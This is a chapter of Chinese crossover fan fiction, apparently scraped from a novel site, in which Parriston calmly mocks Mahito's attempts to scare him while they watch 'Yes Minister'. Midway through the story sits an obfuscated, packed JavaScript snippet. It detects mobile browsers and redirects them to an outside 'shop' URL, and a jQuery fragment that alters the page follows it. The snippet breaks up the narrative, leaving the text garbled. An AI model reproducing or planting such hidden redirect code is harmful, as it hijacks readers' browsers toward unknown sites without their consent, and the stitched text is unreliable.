44.反派组的虚度日常(三)
作品:《尼特罗会长整顿咒术界》 帕里斯通的高级公寓里,客厅的灯光调得很柔和。
真人大剌剌地躺在沙发上,脚翘在茶几边缘,手里抓着一把薄荷糖,一颗接一颗地往嘴里扔。他今天穿着宽松连帽衫,茂密的蓝发梳成三个马尾,看起来就像个来朋友家蹭吃蹭喝的高中生。
帕里斯通坐在对面的单人沙发上,手里端着一杯白兰地,电视里正放着《是大臣》的某一集。屏幕上的英国官员正在为一封措辞不当的信件焦头烂额,台词密集得像机关枪扫射。
“所以,”帕里斯通忽然开口,眼睛还盯着电视,“你是从人与人之间的恶意里诞生的咒灵?”
真人嚼糖的动作还在继续。
“对啊,”他翻了个身,侧躺着看向帕里斯通,“怎么了?”
帕里斯通抿了一口酒,语气平静得像在讨论天气:“真是遗憾啊。”
真人眨眨眼,表示好奇:“遗憾什么?”
帕里斯通转过头,看向他。那双藏在镜片后的眼睛里有种微妙的光:“因为我是人类,所以能够从人的角度去玩弄人类,遗憾因为物种不同不能互相理解所以你会少了很多乐趣哦。”
真人盯着帕里斯通看了几秒,然后慢慢坐起来。
“帕里斯通,”真人语气里带着一种“你是不是搞错了什么”的困惑,“我还是第一次听见有人这么和我说话,通常好像都是我来充当蛊惑人心的角色才对的。”
真人伸出手。那只手在空气中扭曲、变形、重组,变成了一把电锯。锯齿泛着冷光,发出轻微的嗡鸣。
“你看到这个了吗?”真人晃了晃那只电锯手,电锯离帕里斯通的脸只有几厘米,露出了那种让人一看就知道他对剥夺生命没有丝毫不适的笑容,“这是可以把你切成两半的东西。你多少也该表现一点害怕吧?”
帕里斯通只是通过电锯接着看电视,表情没有任何变化,电锯又变了。
变成了一把刀。刀刃薄而锋利,在灯光下闪着寒光。
“这个可以把你捅成筛子哦。”
刀又变了,变成了一柄剑。剑身修长,剑尖指着帕里斯通的咽喉。
“这个可以一剑把你钉在墙上。”
帕里斯通看着那柄剑,轻轻叹了一口气,然后他笑了,那笑容很轻,但眼睛里有光。
“真人君,你真可爱。”
真人的手僵在半空中,剑尖还指着帕里斯通的喉咙,但他的表情已经完全失去了刚才的威慑力。
“……你说什么?”真人真的怀疑自己是不是幻听了。
“我说,”帕里斯通抿了一口酒,语气温和得像在夸一只撒娇的猫,“你真可爱,拿着刀和电锯威胁人,但眼睛里全是快怕我快怕我的期待。像小孩子拿着玩具枪,等着看对方哇一声配合你一样。”
真人张了张嘴,又闭上,又张开。他被人害怕过,被人憎恨过,被人咒骂过,被人试图消灭过。但从来没被人说过可爱。
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17236907|197437||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
“你、你是不是脑子有问题?”真人大脑开始打结半天终于憋出一句话。
帕里斯通放下酒杯,靠在沙发背上,姿态闲适得好像在闲话家常:“真人君,想让我害怕,你得用心智和我斗。”
帕里斯通嘴角的弧度加深了一点:“用这些没用。就算你真的把我杀了,我也不会害怕。我只会……”
帕里斯通笑容灿烂得像个在分享有趣发现的学者:“看不起你。”
真人瞪着他。看着他那张平静的脸,那双没有波澜的眼睛,那个从容得类似挑衅的笑容。手里的剑慢慢缩回去,变回了一只普通的手,他坐回沙发,抓起一把薄荷糖,用力嚼起来。
“我迟早要杀了你,看看你到底会露出什么表情。”他嘟囔着。
帕里斯通笑了,那笑声很轻,但很愉悦,他端起酒杯,朝电视屏幕示意了一下:“看剧吧,这段很有意思。”
真人瞥了一眼电视。
屏幕上的汉弗莱正在用一连串复杂的从句把伯纳德绕得晕头转向,吉姆·哈克一脸茫然地坐在中间,完全搞不懂发生了什么。
“……他们在说什么?”真人皱眉。
“官场废话,”帕里斯通很熟练地解释,“用复杂的语言包装简单的意图,让人听得云里雾里,最后只能同意他们想让你同意的事。”
真人哼了一声,继续看剧。客厅里安静下来,只有电视里的英式幽默和偶尔的罐头笑声。